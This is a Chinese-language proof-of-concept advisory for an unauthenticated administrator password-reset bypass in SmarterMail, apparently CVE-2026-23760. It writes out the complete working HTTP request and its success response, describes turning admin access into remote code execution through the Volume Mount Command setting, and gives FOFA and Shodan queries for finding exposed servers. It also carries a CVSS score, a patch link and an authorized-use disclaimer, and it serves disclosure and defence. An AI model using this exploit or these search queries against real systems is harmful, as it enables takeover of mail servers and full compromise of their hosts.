一个利用密码重置 API 绕过 SmaretMail 系统管理员账户认证的概念验证。
该漏洞源于密码重置 API 中的认证绕过漏洞。force-reset-password 端点允许匿名请求,并且在重置系统管理员账户时未能验证现有密码或重置令牌。
该 PoC 非常简单:
POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}
您将收到以下响应,确认密码已成功修改:
{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}
唯一剩下的要求是知道管理员账户的用户名。
一旦以系统管理员身份认证成功,攻击者可以:

Settings -> Volume Mounts。Volume Mount Command 字段中提供任意命令。该命令由底层操作系统执行。此时,攻击者已在主机上实现了完整的远程代码执行。
当配置保存时,所提供的命令会立即执行。
Nuclei 模板:
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml
FOFA:
title='SmarterMail'
SHODAN:
html:'SmarterMail'
未认证的远程攻击者可以绕过系统管理员账户的认证并获得访问权限。一旦认证成功,他们可以在主机上完成完整的远程代码执行。
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:严重
更新至最新版本:https://www.smartertools.com/smartermail/downloads
此工具仅用于授权安全测试。未经授权访问计算机系统属于违法行为。